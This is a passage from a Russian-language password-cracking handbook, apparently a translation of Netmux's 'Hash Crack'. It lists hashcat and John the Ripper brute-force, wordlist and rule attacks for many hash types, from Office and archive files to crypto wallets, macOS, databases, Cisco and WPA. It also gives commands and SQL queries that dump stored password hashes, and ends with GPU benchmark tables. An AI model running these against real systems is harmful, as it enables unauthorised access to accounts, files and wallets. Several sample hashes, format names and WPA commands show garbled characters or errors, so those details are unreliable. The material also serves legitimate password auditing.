b2c2c6c32f14b5995a543ad037*0b7ee0e48e935f937192a59de48a7d561ef2691d5c8a3ba87ec2d
04402a94895
```

ИЗВЛЕЧЕНИЕ ХЕША

```
office2hashcat.py example.docx > hash.txt
```

БРУТФОРС

```
hashcat -m 9600 -a 3 --username hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 9600 -a 0 --username hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 9600 -a 0 --username hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
example.docx:$office$*2013*100000*256*16*7dd611d7eb4c899f74816d1dec817b3b*948dc0b2c2c6c32f14b5995a543ad037*0b7ee0e48e935f937192a59de48a7d561ef2691d5c8a3ba87ec2d04402a94895
```

ИЗВЛЕЧЕНИЕ ХЕША

```
office2john.py example.docx > hash.txt
```

БРУТФОРС

```
john --format=office2013 hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=office2013 wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=office2013 wordlist=dict.txt --rules hash.txt
```

RAR3-HP (ЗАШИФРОВАННЫЙ ЗАГОЛОВОК)

HASHCAT

ФОРМАТ ХЕША

```
$RAR3$*0*45109af8ab5f297a*adbf6c5385d7a40373e8f77d7b89d317
```

#!Убедитесь, что удалили не относящийся к делу вывод rar2john, для совпадения с хешем выше!#

ИЗВЛЕЧЕНИЕ ХЕША

```
rar2john.py example.rar > hash.txt
```

БРУТФОРС

```
hashcat -m 12500 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 12500 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 12500 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
example.rar:$RAR3$*1*20e041a232b4b7f0*5618c5f0*1472*2907*0*/Path/To/example.rar*138*33:1::example.txt
```

ИЗВЛЕЧЕНИЕ ХЕША

```
rar2john.py example.rar > hash.txt
```

БРУТФОРС

```
john --format=rar hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=rar wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=rar wordlist=dict.txt --rules hash.txt
```

WINZIP

HASHCAT

ФОРМАТ ХЕША

```
$zip2$*0*3*0*b5d2b7bf57ad5e86a55c400509c672bd*d218*0**ca3d736d03a34165cfa9*$/zip2$
```

#!Убедитесь, что удалили не относящийся к делу вывод zip2john, для совпадения с хешем выше!#

ИЗВЛЕЧЕНИЕ ХЕША

```
zip2john.py example.zip > hash.txt
```

БРУТФОРС

```
hashcat -m 13600 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 13600 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 13600 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
example.zip:$zip2$*0*3*0*5b0a8b153fb94bf719abb81a80e90422*8e91*9*0b76bf50a15938ce9c*3f37001e241e196195a1*$/zip2$:::::example.zip
```

ИЗВЛЕЧЕНИЕ ХЕША

```
zip2john.py example.zip > hash.txt
```

БРУТФОРС

```
john --format=ZIP hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=ZIP wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=ZIP wordlist=dict.txt --rules hash.txt
```

7-ZIP

HASHCAT

ФОРМАТ ХЕША

```
$7z$0$19$0$salt$8$f6196259a7326e3f0000000000000000$185065650$112$98$f3bc2a880641
9a25acd40c0c2d75421cf23263f69c51b13f9b1aada41a8a09f9adeae45d67c60b56aad338f20c0d
cc5eb811c7a61128ee0746f922cdb9c59096869f341c7a9cb1ac7bb7d771f546b82cf4e6flla5eCd
4b61751e4d8de66dd6e2dfb5b7d1022d2211e2d66ea1703f96
```

#!Убедитесь, что удалили не относящийся к делу вывод 7zip2john, для совпадения с хешем выше!#

ИЗВЛЕЧЕНИЕ ХЕША

```
7z2john.py example.7z > hash.txt
```

БРУТФОРС

```
hashcat -m 11600 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 11600 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 11600 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
example.7z:$7z$0$19$0$salt$8$f6196259a7326e3f0000000000000000$185065650$112$98$3
bc2a88062c419a25acd40c0c2d75421cf23263f69c51b13f9b1aada41a8a09f9adeae45d67c60b56
aad338f20c0dcc5eb811c7a61128ee0746f922cdb9c59096869f341c7a9cb1ac7bb7d771f546b8Cf
4e6flla5ecd4b61751e4d8de66dd6e2dfb5b7d1022d2211e2d66ea1703f96
```

ИЗВЛЕЧЕНИЕ ХЕША

```
7z2john.py example.7z > hash.txt
```

БРУТФОРС

```
john --format=7z hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=7z wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=7z wordlist=dict.txt --rules hash.txt
```

BITCOIN / LITECOIN

HASHCAT

ФОРМАТ ХЕША

```
$bitcoin$96$d011a1b6a8d675b7a36d0cd2efaca32a9f8dc1d57d6d01a58399ea04e703e8bbb448
99039326f7a00f171a7bbc854a54$16$156327721078023O$158555$96$628835426818227243334
570448571536352510740823233055715845322741625407685873076027233865346542174$66$6
258828754805137518513334416237028528114407758881220463605617605 25
```

ИЗВЛЕЧЕНИЕ ХЕША

```
bitcoin2john.py wallet.dat > hash.txt
```

БРУТФОРС

```
hashcat -m 11300 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 11300 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 11300 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
$bitcoin$96$d011a1b6a8d675b7a36d0cd2efaca32a9f8dc1d57d6d01a58399ea04e703e8bbb448
99039326f7a00f171a7bbc854a54$16$156327721078023O$158555$96$628835426818227243334
570448571536352510740823233055715845322741625407685873076027233865346542174$66$6
258828754805137518513334416237028528114407758881220463605617605 25
```

ИЗВЛЕЧЕНИЕ ХЕША

```
bitcoin2john.py wallet.dat > hash.txt
```

БРУТФОРС

```
john --format=bitcoin hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=bitcoin wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=bitcoin wordlist=dict.txt --rules hash.txt
```

MAC OS X 10.8-10.12

HASHCAT

ФОРМАТ ХЕША

```
username:$ml$35714$50973de90d336b5258f01e48ab324aa9ac81ca7959ac470d3d9c4395af624398$631a0ef84081b37cfe594a5468cf3a63173cd2ec25047b89457ed300f2b41b30a0792a39912fc5f3f7be8f74b7269ee3713172642de96ee482432a8d12bf291a
```

ИЗВЛЕЧЕНИЕ ХЕША

```
sudo plist2hashcat.py /var/db/dslocal/nodes/Default/users/<username>.plist
```

БРУТФОРС

```
hashcat -m 122 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 122 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 122 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
username:$pbkdf2-hmac-sha512$31724.019739e90d326b5258f01e483b124aa9ac81ca7959acb70c3d9c4297af924398.631a0bf84081b37dae594a5468cf3a63183cd2ec25047b89457ed300f2bf1b40a0793a39512fc5a3f7ae8f74b7269ee3723172642de96eee82432a8d11bf365e:501:20:HOSTNAME:/bin/bash:/var/db/dslocal/nodes/Default/users/username.plist
```

ИЗВЛЕЧЕНИЕ ХЕША

```
sudo ml2john.py /var/db/dslocal/nodes/Default/users/<username>.plist
```

БРУТФОРС

```
john --format=xsha hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=xsha wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=xsha wordlist=dict.txt --rules hash.txt
```

MYSQL4.1 / MYSQL5+ (ДВОЙНОЙ SHA1)

HASHCAT

ФОРМАТ ХЕША

```
FCF7C188749CF99D88E5F34271D636178FB5D130
```

ИЗВЛЕЧЕНИЕ ХЕША

```
SELECT user,password FROM mysql.user INTO OUTFILE '/tmp/hash.txt';
```

БРУТФОРС

```
hashcat -m 300 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 300 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 300 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
*FCF7C188749CF99D88E5F34271D636178FB5D130
```

ИЗВЛЕЧЕНИЕ ХЕША

```
SELECT user,password FROM mysql.user INTO OUTFILE '/tmp/hash.txt';
```

БРУТФОРС

```
john --format=mysql-sha1 hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=mysql-sha1 wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=mysql-sha1 wordlist=dict.txt --rules hash.txt
```

POSTGRESQL

HASHCAT

ФОРМАТ ХЕША

```
a6343a68d964ca596d9752250d54bb8a:postgres
```

ИЗВЛЕЧЕНИЕ ХЕША

```
SELECT username, passwd FROM pg_shadow;
```

БРУТФОРС

```
hashcat -m 12 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 12 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 12 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
a6343a68d964ca596d9752250d54bb8a:postgres
```

ИЗВЛЕЧЕНИЕ ХЕША

```
SELECT username, passwd FROM pg_shadow;
```

БРУТФОРС

```
john --format=postgres hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=postgres wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=postgres wordlist=dict.txt --rules hash.txt
```

MSSQL(2012), MSSQL(2014)

HASHCAT

ФОРМАТ ХЕША

```
0x02000102030434ea1b17802fd95ea6316bd61d2c94622ca3812793e8fb1672487b5c904a45a31b
2ab4a78890d563d2fcf5663e46fe797d71550494be50cf4915d3f4d55ec375
```

ИЗВЛЕЧЕНИЕ ХЕША

```
SELECT SL.name,SL.password_hash FROM sys.sql_logins AS SL;
```

БРУТФОРС

```
hashcat -m 1731 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 1731 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 1731 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
0x02000102030434ea1b17802fd95ea6316bd61d2c94622ca3812793e8fb1672487b5c904a45a31b
2ab4a78890d563d2fcf5663e46fe797d71550494be50cf4915d3f4d55ec375
```

ИЗВЛЕЧЕНИЕ ХЕША

```
SELECT SL.name,SL.password_hash FROM sys.sql_logins AS SL;
```

БРУТФОРС

```
john --format=mssql12 hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=mssql12 wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=mssql12 wordlist=dict.txt --rules hash.txt
```

ORACLE 11G

HASHCAT

ФОРМАТ ХЕША

```
ac5f1e62d21fd0529428b84d42e8955b04966703:38445748184477378130
```

ИЗВЛЕЧЕНИЕ ХЕША

```
SELECT name, password, spare4 FROM sys.user$ WHERE name='<username>';
```

БРУТФОРС

```
hashcat -m 112 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 112 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 112 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
ac5f1e62d21fd0529428b84d42e8955b04966703:38445748184477378130
```

ИЗВЛЕЧЕНИЕ ХЕША

```
SELECT name, password, spare4 FROM sys.user$ WHERE name='<username>';
```

БРУТФОРС

```
john --format=oraclell hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=oraclell wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=oraclell wordlist=dict.txt --rules hash.txt
```

CISCO TYPE 4 (SHA256)

HASHCAT

ФОРМАТ ХЕША

```
2btjjy78REtmYkkW0csHUbJZOstRXoWdX1mGrmmfeHI
```

БРУТФОРС

```
hashcat -m 5700 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 5700 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 5700 -a 0 hash.txt dict.txt -r rule.txt
```

CISCO TYPE 5 (MD5)

HASHCAT

ФОРМАТ ХЕША

```
$1$28772684$iEwNOgGugqO9.bIz5sk8k/
```

БРУТФОРС

```
hashcat -m 500 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 500 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 500 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
$1$28772684$iEwNOgGugqO9.bIz5sk8k/
```

БРУТФОРС

```
john --format=md5crypt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=md5crypt wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=md5crypt wordlist=dict.txt --rules hash.txt
```

CISCO TYPE 8 (PBKDF2+SHA256)

HASHCAT

ФОРМАТ ХЕША

```
$8$TnGX/fE4KGHOVU$pEhnEvxrvaynpi8j4f.EMHr6M.FzU8xnZnBr/tJdFWk
```

БРУТФОРС

```
hashcat -m 9200 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 9200 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 9200 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
$8$TnGX/fE4KGHOVU$pEhnEvxrvaynpi8j4f.EMHr6M.FzU8xnZnBr/tJdFWk
```

БРУТФОРС

```
john --format=pbkdf2-hmac-sha256 hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=pbkdf2-hmac-sha256 wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=pbkdf2-hmac-sha256 wordlist=dict.txt --rules hash.txt
```

CISCO TYPE 9 (SCRYPT)

HASHCAT

ФОРМАТ ХЕША

```
$9$2MJBozw/9R3UsU$21FhcKvpghcyw8deP25GOfyZaagyUOGBymkryvOdfo6
```

БРУТФОРС

```
hashcat -m 9300 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 9300 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 9300 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
$9$2MJBozw/9R3UsU$21FhcKvpghcyw8deP25GOfyZaagyUOGBymkryvOdfo6
```

БРУТФОРС

```
john --format=scrypt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=scrypt wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=scrypt wordlist=dict.txt --rules hash.txt
```

WPA PSK / WPA2 PSK

HASHCAT

ФОРМАТ ХЕША

*Захват "рукопожатия" 4 сторонней аутентификации > capture.cap

```
cap2hccapx.bin capture.cap capture_out.hccapx
```

БРУТФОРС

```
hashcat -m 2500 -a 3 capture_out.hccapx hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 2500 -a 3 capture_out.hccapx hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -a 0 capture_out.hccapx hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

*Захват "рукопожатия" 4 сторонней аутентификации > capture.cap

```
cap2hccap.bin -e '<ESSID>' capture.cap capture_out.hccap
```

```
hccap2john capture_out.hccap > jtr_capture
```

БРУТФОРС

```
john --format=wpapsk jtr_capture
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=wpapsk wordlist=dict.txt jtr_capture
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=wpapsk wordlist=dict.txt --rules jtr_capture
```

ПРИЛОЖЕНИЕ

ПРИЛОЖЕНИЕ

ТЕРМИНЫ

БРУТФОРС АТАКА – проверка каждой возможной комбинации из заданного пространства ключей или набора символов для установленной длины предполагаемого пароля.

СЛОВАРЬ – коллекция распространенных слов, фраз, клавиатурных шаблонов, сгенерированных или "слитых" паролей, также известный как **СПИСОК СЛОВ**.

АТАКА ПО СЛОВАРЮ – применение файла, содержащего распространенные или известные комбинации паролей / слов, в попытке сопоставить их с выданным хеш-функцией результатом, путем прогона вышеупомянутых слов через такую же хеш-функцию, какой зашифрован целевой пароль.

ХЕШ – зафиксированный результат работы хеш-функции.

ФУНКЦИЯ ХЕШИРОВАНИЯ – отображает данные произвольного размера, в виде строки фиксированного размера, которая также задумана однонаправленной, то есть как функция, не допускающая обратное преобразование.

ИТЕРАЦИИ – количество прогонов заданного хеша через алгоритм.

ПРОСТРАНСТВО КЛЮЧЕЙ – число возможных комбинаций для заданного набора символов, определяется как кол-во символов в наборе возведенное степень длины ломаемого пароля(т. е. N_{char}^L_{pass}).
!Обратите внимание, это относится к фиксированной длине пароля, для атаки с приращением – пространство ключей намного больше!

АТАКА ПО МАСКЕ – использование заполнителей в позиции каждого символа, для проверки всех комбинаций по заданному пространству ключей. Вроде брутфорса, но более прицельный и эффективный метод.

ЭНТРОПИЯ ПАРОЛЯ – приблизительная оценка того, насколько трудно будет взломать пароль, в котором использован определенный набор символов и известна длина.

ПРОСТОЙ ТЕКСТ – обычный текст, который не был обфусцирован или алгоритмически изменен процессом хеширования.

ПЕРЕТАСОВКА (RAKING) – формирование произвольных правил/вариантов пароля в попытке нахождения, неизвестных до этого сочетаний "пароль – шаблон".

RAINBOW ТАБЛИЦЫ – таблицы заранее вычисленных целевых криптографических хешей для конкретных минимальной и максимальной длин пароля.

АТАКА ПО ПРАВИЛУ – аналог языка программирования для формирования вариантов паролей, основывающийся на каких-нибудь исходных данных, вроде словаря.

СОЛЬ – случайные данные, которые применяются, как дополнения ко вводу в одно-направленную (хеш) функцию.

СПИСОК СЛОВ – коллекция распространенных слов, фраз, клавиатурных шаблонов, сгенерированных или "слитых" паролей, также известный как **СЛОВАРЬ**.

ВРЕМЕННАЯ ТАБЛИЦА

60 секунд	1 минута
3600 секунд	1 час
86400 секунд	1 сутки
604800 секунд	1 неделя
1209600 секунд	2 недели
2419200 секунд	1 месяц (30 дней)
31536000 секунд	1 год

ОНЛАЙН РЕСУРСЫ

JOHN
https://openwall.info/wiki/john
https://openwall.info/wiki/john/sample-non-hashes
https://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats
https://countuponsecurity.com/2015/06/14/jonh-the-ripper-cheat-sheet/
https://xinn.org/blog/JtR-AD-Password-Auditing.html – *просроченный сертификат.*
https://owasp.org/www-pdf-archive/2011-Supercharged-Slides-Redman-OWASP-Feb.pdf

HASHCAT
https://hashcat.net/wiki/
https://hashcat.net/wiki/doku.php?id=hashcat_utils
https://hashcat.net/wiki/doku.php?id=statsprocessor
http://www.netmux.com/blog/ultimate-guide-to-cracking-foreign-character-passwords-using-has – *битая.*
Веб-архив: https://web.archive.org/web/20171109063053/http://www.netmux.com/blog/ultimate-guide-to-cracking-foreign-character-passwords-using-has * *к сожалению, нет картинок.*
http://www.netmux.com/blog/cracking-12-character-above-passwords – *битая.*
Веб-архив: https://web.archive.org/web/20180115102250/http://www.netmux.com/blog/cracking-12-character-above-passwords

ОБОРУДОВАНИЕ ДЛЯ ВЗЛОМА
https://www.netmux.com/blog/how-to-build-a-password-cracking-rig
https://www.unix-ninja.com/p/Building_a_Password_Cracking_Rig_for_Hashcat_-_Part_III

ПРИМЕРЫ ГЕНЕРАЦИИ ХЕШЕЙ
https://www.onlinehashcrack.com/hash-generator.php
https://www.tobtu.com/tools.php
https://hash.online-convert.com/
https://www.tools4noobs.com/online_tools/hash/
https://quickhash.com/ – *битая, архив ценности не представляет, т. к. это был сервис.*
http://bitcoinvalued.com/tools.php – *выдает пургу, как в clearnet, так и в tor.*
http://www.sha1-online.com – *битая, архив ценности не представляет, т. к. это был сервис.*
https://www.freeformatter.com/hmac-generator.html
https://openwall.info/wiki/john/Generating-test-hashes – *зачетная статья по офлайн генерации хешей!*

РАЗНОЕ
https://blog.thireus.com/cracking-story-how-i-cracked-over-122-million-sha1-and-md5-hashed-passwords/
https://www.utf8-chartable.de/
https://github.com/iphelix/pack
https://blog.g0tmi1k.com/2011/06/dictionaries-wordlists/
http://wpengine.com/unmasked/ – редирект на https://wpengine.com/resources/passwords-unmasked-infographic/

https://www.unix-ninja.com/p/A_cheat-sheet_for_password_crackers
https://room362.com/post/2017/05-06-2017-password-magic-numbers/
https://passwordchart.com/
http://www.vigilante.pw – редирект на https://dehashed.com/

NETMUX
https://www.netmux.com/
http://www.hashcrack.io/ – *битая, в архиве трэш.*
https://github.com/netmux
https://twitter.com/netmux
https://www.instagram.com/netmux/

*****ОТВЕТ НА ХЕШ, СОЗДАННЫЙ В ГЛАВЕ "СЛОВАРИ / СПИСКИ СЛОВ", РАЗДЕЛ "ПРИМЕР СОЗДАНИЯ ОРИГИНАЛЬНОГО СЛОВАРЯ":**

`e4821d16a298092638ddb7cadc26d32f  =  letmein1234S6Netmux`

10 ЗАПОВЕДЕЙ КРЭКЕРА

1. Постигай типы хешей и их источники / функции.
2. Постигай сильные и слабые стороны софта для взлома.
3. Исследуй и применяй, техники анализа паролей.
4. Будь искусен в методах извлечения хешей.
5. Сотворяй оригинальные / "с прицелом" словари.
6. Постигай мощь твоих орудий взлома.
7. Разумей основы людской психологии / привычек.
8. Сотворяй свои правила, маски и цепочки Маркова.
9. Новейшие техники - практикуй присно!
10. Помогай твоей крэкерской братии.

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ВЗЛОМА ХЕШЕЙ

****Таблицы с результатами ТЕСТИРОВАНИЯ ВЗЛОМА ХЕШЕЙ, подразумевались как справка, чтобы позволить пользователям измерить, насколько МЕДЛЕННЫМ или БЫСТРЫМ является алгоритм хеширования, до составления плана атаки. Nvidia GTX1080 была выбрана по умолчанию, как преобладающая среди сообщества крэкеров и позиционирующаяся, как производительная видеокарта. *Для 2017 года.*

ТЕСТЫ ВЗЛОМА ХЕШЕЙ (В АЛФАВИТНОМ ПОРЯДКЕ)

1Password, agilekeychain	3319.2 kH/s
1Password, cloudkeychain	10713 H/s
3DES (PT = $salt, key = $pass)	594.3 MH/s
7-Zip	7514 H/s
AIX	14937.2 kH/s
AIX	44926.1 kH/s
AIX	6359.3 kH/s
AIX	9937.1 kH/s
Android FDE (Samsung DEK)	291.8 kH/s
Android FDE <= 4.3	803.0 kH/s
Android PIN	5419.4 kH/s
Ansible Vault	127.2 kH/s
Apple File System (APFS)	63683 H/s
Apple Secure Notes	63623 H/s
ArubaOS	6894.7 MH/s
Atlassian (PBKDF2-HMAC-SHA1)	283.6 kH/s
AxCrypt	113.9 kH/s
AxCrypt in memory SHA1	7503.3 MH/s
bcrypt, Blowfish(OpenBSD)	13094 H/s
BSDiCrypt, Extended DES	1552.5 kH/s
Bitcoin/Litecoin wallet.dat	4508 H/s
BLAKE2-512	1488.9 MH/s
Blockchain, My Wallet	50052.3 kH/s
Blockchain, My Wallet, V2	305.2 kH/s
ChaCha20	3962.0 MH/s
Cisco 8	59950 H/s
Cisco 9	22465 H/s
Cisco-ASA MD5	17727.2 MH/s
Cisco-IDS SHA256	2864.3 MH/s
Cisco-PIX MD5	16407.2 MH/s
Citrix NetScaler	7395.3 MH/s
ColdFusion 10+	1733.6 MH/s
CRAM-MD5 Dovecot	25866.2 MH/s
DES (PT = $salt, key = $pass)	19185.7 MH/s
descrypt, DES(Unix), Traditional DES	906.7 MH/s
DNSSEC (NSEC3)	3274.6 MH/s
Django (PBKDF2-SHA256)	59428 H/s
Django (SHA-1)	6822.6 MH/s
Domain Cached Credentials (DCC), MS Cache	11195.8 MH/s
Domain Cached Credentials 2 (DCC2), MS Cache 2	317.5 kH/s
DPAPI masterkey file v1 and v2	73901 H/s
Drupal7	56415 H/s
eCryptfs	13813 H/s
Electrum Wallet (Salt-Type 1-3)	147.3 MH/s
Ethereum Wallet, PBKDF2-HMAC-SHA256	4518 H/s
Ethereum Wallet, SCRYPT	29 H/s
Ethereum Pre-Sale Wallet, PBKDF2-SHA256	616.6 kH/s
EPiServer 6.x < v4	6818.5 MH/s
EPiServer 6.x > v4	2514.4 MH/s

FileVault 2	63701 H/s
FileZilla Server >= 0.9.55	565.2 MH/s
FortiGate (FortiOS)	6386.2 MH/s
GOST R 34.11-2012 (Streebog) 256-bit	50018.8 kH/s
GOST R 34.11-2012 (Streebog) 512-bit	49979.4 kH/s
GOST R 34.11-94	206.2 MH/s
GRUB 2	43235 H/s
Half MD5	15255.8 MH/s
hMailServer	2509.6 MH/s
IKE-PSK MD5	1834.0 MH/s
IKE-PSK SHA1	788.2 MH/s
IPB2+, MyBB1.2+	5011.8 MH/s
IPMI2 RAKP HMAC-SHA1	1607.3 MH/s
iTunes backup < 10.0	140.2 kH/s
iTunes backup >= 10.0	94 H/s
JKS Java Key Store Private Keys (SHA1)	7989.4 MH/s
Joomla < 2.5.18	25072.2 MH/s
Juniper IVE	9929.1 kH/s
Juniper/NetBSD sha1crypt	144.1 kH/s
Juniper Netscreen/SSG (ScreenOS)	12946.8 MH/s
JWT (JSON Web Token)	377. 3 MH/s
Keepass 1 (AES/Twofish) and Keepass 2 (AES)	139.8 kH/s
Kerberos 5 AS-REQ Pre-Auth etype 23	291.5 MH/s
Kerberos 5 TGS-REP etype 23	291.1 MH/s
Kerberos 5 AS-REP etype 23	288.0 MH/s
LM	18382.7 MH/s
Lastpass	2331.2 kH/s
Lotus Notes/Domino 5	205.2 MH/s
Lotus Notes/Domino 6	69673.5 kH/s
Lotus Notes/Domino 8	667.2 kH/s
LUKS	8703 H/s
MD4	43722.9 MH/s
MD5	24943.1 MH/s
md5(md5($pass).md5($salt))	4291.9 MH/s
md5($salt.md5($salt.$pass))	5037.7 MH/s
md5($salt.md5($pass.$salt))	5401.6 MH/s
md5apr1, MD5(APR), Apache MD5	9911. 5 kH/s
md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IDS MD5	9918.1 kH/s
MS Office <= 2003 MD5+RC4,collision-mode #1	339.9 MH/s
MS Office <= 2003 MD5+RC4,oldoffice$0, oldoffice$1	219.6 MH/s
MS Office <= 2003 SHA1+RC4,collision-mode #1	330.8 MH/s
MS Office <= 2003 SHA1+RC4,oldoffice$3, oldoffice$4	296.7 MH/s
MS-AzureSync PBKDF2-HMAC-SHA256	10087.9 kH/s
MSSQL(2000)	8609.7 MH/s
MSSQL(2005)	8636.4 MH/s
MSSQL(2012)	1071. 3 MH/s
Mediawiki B type	6515.8 MH/s
MySQL Challenge-Response Authentication (SHA1)	2288.0 MH/s
MySQL323	51387.0 MH/s
MySQL4.1/MySQL5	3831.5 MH/s
NTLM	41825.0 MH/s
NetNTLMv1-VANILLA / NetNTLMv1+ESS	22308.5 MH/s
NetNTLMv2	1634.9 MH/s
osCommerce, xt	12883.7 MH/s
OSX v10.4, v10.5, v10.6	6831.3 MH/s
OSX v10.7	834.1 MH/s
OSX v10.8+	12348 H/s
Office 2007	134.5 kH/s

Office 2010	66683 H/s
Office 2013	8814 H/s
OpenCart	2097.0 MH/s
Oracle H	851. 6 MH/ s
Oracle S	8565.0 MH/s
Oracle T	104.7 kH/s
Password Safe v2	332.0 kH/s
Password Safe v3	1233.4 kH/s
PBKDF2-HMAC-MD5	7408.3 kH/s
PBKDF2-HMAC-SHA1	3233.9 kH/s
PBKDF2-HMAC-SHA256	1173.1 kH/s
PBKDF2-HMAC-SHA512	431.4 kH/s
PDF 1.1 - 1.3 (Acrobat 2 - 4)	345.0 MH/s
PDF 1.1 - 1.3 (Acrobat 2 - 4) + collider-mode #1	373.4 MH/s
PDF 1.4 - 1.6 (Acrobat 5 - 8)	16048.0 kH/s
PDF 1.7 Level 3 (Acrobat 9)	2854.1 MH/s
